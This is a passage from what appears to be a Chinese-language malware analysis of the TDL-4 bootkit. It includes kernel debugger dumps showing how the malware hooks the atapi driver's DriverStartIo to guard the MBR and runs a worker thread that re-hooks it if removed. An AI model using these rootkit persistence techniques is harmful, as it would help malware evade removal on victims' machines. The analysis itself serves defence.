kd> dt nt!_DRIVER_OBJECT 0x81579b10
   +0x000 Type             : 0n0
   +0x002 Size             : 0n168
   +0x004 DeviceObject     : 0x815e8f18 _DEVICE_OBJECT
   +0x008 Flags            : 4
   +0x00c DriverStart      : 0xf97ff000 Void
   +0x010 DriverSize       : 0x17900
   +0x014 DriverSection    : 0x817f1c28 Void
   +0x018 DriverExtension  : 0x817d3730 _DRIVER_EXTENSION
   +0x01c DriverName       : _UNICODE_STRING "\Driver\atapi"
   +0x024 HardwareDatabase : 0x80671ae0 _UNICODE_STRING "\REGISTRY\MACHINE\HARDWARE\DESCRIPTION\SYSTEM"
   +0x028 FastIoDispatch   : (null)
   +0x02c DriverInit       : 0xf98149f7     long  +fffffffff98149f7
   +0x030 DriverStartIo    : 0xf9806864     void  +fffffffff9806864    Tdl-4 dispatcher
   +0x034 DriverUnload     : 0xf98103d6     void  +fffffffff98103d6
   +0x038 MajorFunction    : [28] 0x812f06f0     long  +ffffffff812f06f0
kd> !address 0x812f06f0
  80e1f000 - 009e1000
          Usage       KernelSpaceUsageNonPagedPool
```

3 hook atapi DriverStartIo 例程，保护 MBR 数据不被改写。

```
kd> dt nt!_DRIVER_OBJECT 0x81579b10
   +0x000 Type             : 0n0
   +0x002 Size             : 0n168
   +0x004 DeviceObject     : 0x815e8f18 _DEVICE_OBJECT
   +0x008 Flags            : 4
   +0x00c DriverStart      : 0xf97ff000 Void
   +0x010 DriverSize       : 0x17900
   +0x014 DriverSection    : 0x817f1c28 Void
   +0x018 DriverExtension  : 0x817d3730 _DRIVER_EXTENSION
   +0x01c DriverName       : _UNICODE_STRING "\Driver\atapi"
   +0x024 HardwareDatabase : 0x80671ae0 _UNICODE_STRING "\REGISTRY\MACHINE\HARDWARE\DESCRIPTION\SYSTEM"
   +0x028 FastIoDispatch   : (null)
   +0x02c DriverInit       : 0xf98149f7     long  +ffffffff98149f7
   +0x030 DriverStartIo    : 0xf9806864     void  +ffffffff9806864
   +0x034 DriverUnload     : 0xf98103d6     void  +ffffffff98103d6
   +0x038 MajorFunction    : [28] 0x812f06f0     long  +ffffffff812f06f0
kd> !drvobj atapi 3
Driver object (817d3688) is for:
 \Driver\atapi
Driver Extension List: (id , addr)
(f9813cd8 8179c668)
Device Object list:
8155cf18  81791ab8  8178d030  8177d030


DriverEntry:   f98149f7
DriverStartIo: 812f053b
DriverUnload:  f98103d6
AddDevice:     f980e47c
```

TDL-4 Driver

4 创建内核工作项线程，在该线程中定时检测被保护 DriverStartIo 例程，看是否被其它 Ark 恢复如果恢复则重新 HOOK。

正在运行的 Tdl-4 内核工作项线程

```
**** Delayed WorkQueue( current = 1 maximum = 1 )
WARNING: active threads = maximum active threads in the queue. No new
  workitems schedulable in this queue until they finish or block.
THREAD 817bc150  Cid 0004.0024  Teb: 00000000 Win32Thread: 00000000 WAIT
THREAD 817bb020  Cid 0004.0028  Teb: 00000000 Win32Thread: 00000000 WAIT
THREAD 817bbda8  Cid 0004.002c  Teb: 00000000 Win32Thread: 00000000 RUNNING on processor 0
THREAD 817bbb30  Cid 0004.0030  Teb: 00000000 Win32Thread: 00000000 WAIT
THREAD 817bb8b8  Cid 0004.0034  Teb: 00000000 Win32Thread: 00000000 WAIT
THREAD 817bb640  Cid 0004.0038  Teb: 00000000 Win32Thread: 00000000 WAIT
THREAD 817bb3c8  Cid 0004.003c  Teb: 00000000 Win32Thread: 00000000 WAIT
```

TDl-4 WorkQueue

Tdl-4 内核工作项线程对象

```
kd> dt _KTHREAD 0x817bbda8
nt!_KTHREAD
   +0x000 Header           : _DISPATCHER_HEADER
   +0x010 MutantListHead   : _LIST_ENTRY [ 0x817bbdb8 - 0x817bbdb8 ]
   +0x018 InitialStack     : 0xf9df0000 Void
   +0x01c StackLimit       : 0xf9ded000 Void
   +0x020 Teb              : (null)
   +0x024 TlsArray         : (null)
   +0x028 KernelStack      : 0xf9defc58 Void
   +0x02c DebugActive      : 0 ''
   +0x02d State            : 0x5 ''
   +0x02e Alerted          : [2]  ""
   +0x030 Iopl             : 0 ''
   +0x031 NpxState         : 0xa ''
   +0x032 Saturation       : 0 ''
   +0x033 Priority         : 12 ''
   +0x034 ApcState         : _KAPC_STATE
   +0x04c ContextSwitches  : 0x1e3
   +0x050 IdleSwapBlock    : 0 ''
   +0x051 Spare0           : [3]  ""
   +0x054 WaitStatus       : 0n0
   +0x058 WaitIrql         : 0 ''
   +0x059 WaitMode         : 0 ''
   +0x05a WaitNext         : 0 ''
   +0x05b WaitReason       : 0 ''
   +0x05c WaitBlockList    : 0x817bbe18 _KWAIT_BLOCK
   +0x060 WaitListEntry    : _LIST_ENTRY [ 0x0 - 0x80554880 ]
   +0x060 SwapListEntry    : _SINGLE_LIST_ENTRY
```

内核栈中记录的工作线程函数入口地址

```
kd> dd f9defd58
f9defd58  e1ea7000 00180016 812f3520 ff676980
f9defd68  ffffffff 815ab2b0 81686020 f9defdac
f9defd78  80535c02 e1eac1d8 00000000 817bbda8
f9defd88  00000000 00000000 00000000 00000001
f9defd98  8055c134 00000000 817bbda8 00000000
f9defda8  812f0932 f9defddc 805c7160 81612610
f9defdb8  00000000 00000000 00000000 f9defdb8
f9defdc8  00000000 ffffffff 80536e40 804dae78
```

thread StartAddress

Tdl-4 用于保护 DriverStartIo 的线程工作函数。

```
kd> u 812f0932
812f0932 55              push    ebp
812f0933 8d6c248c        lea     ebp,[esp-74h]
812f0937 81eca8000000    sub     esp,0A8h
812f093d 53              push    ebx
812f093e 56              push    esi
812f093f 57              push    edi
812f0940 33db            xor     ebx,ebx
812f0942 53              push    ebx
kd> u
812f0943 ff757c          push    dword ptr [ebp+7Ch]
812f0946 ff1528322f81    call    dword ptr ds:[812F3228h]
812f094c 53              push    ebx
812f094d 53              push    ebx
812f094e 8d4504          lea     eax,[ebp+4]
812f0951 50              push    eax
812f0952 ff1588322f81    call    dword ptr ds:[812F3288h]
812f0958 c74524da082f81  mov     dword ptr [ebp+24h],812F08DAh
```

对 bootkit 病毒来说，Tdl-4 无论是从 boot 阶段引导系统启动还是驱动层的自身保护，都是目前最先进的方式。这对用户造成了极大的威胁，很少有用户能将其完全清除干净。

更糟糕的是 Tdl-4 的还在不断的发展中，就在本月 18 日，我们截获另外一个类似 Tdl-4 的 bootkit 病毒，目前还无法确定这个病毒的作者是否和 Tdl-4 有直接关系，但可以肯定的是在系统启动的 boot 阶段它用了更加隐蔽的方式来加载恶意代码，目前没有公开的工具能对其进行检测，对安全软件来说我们遇到了最大的技术挑战，我们将持续关注这个方向恶意程序的发展。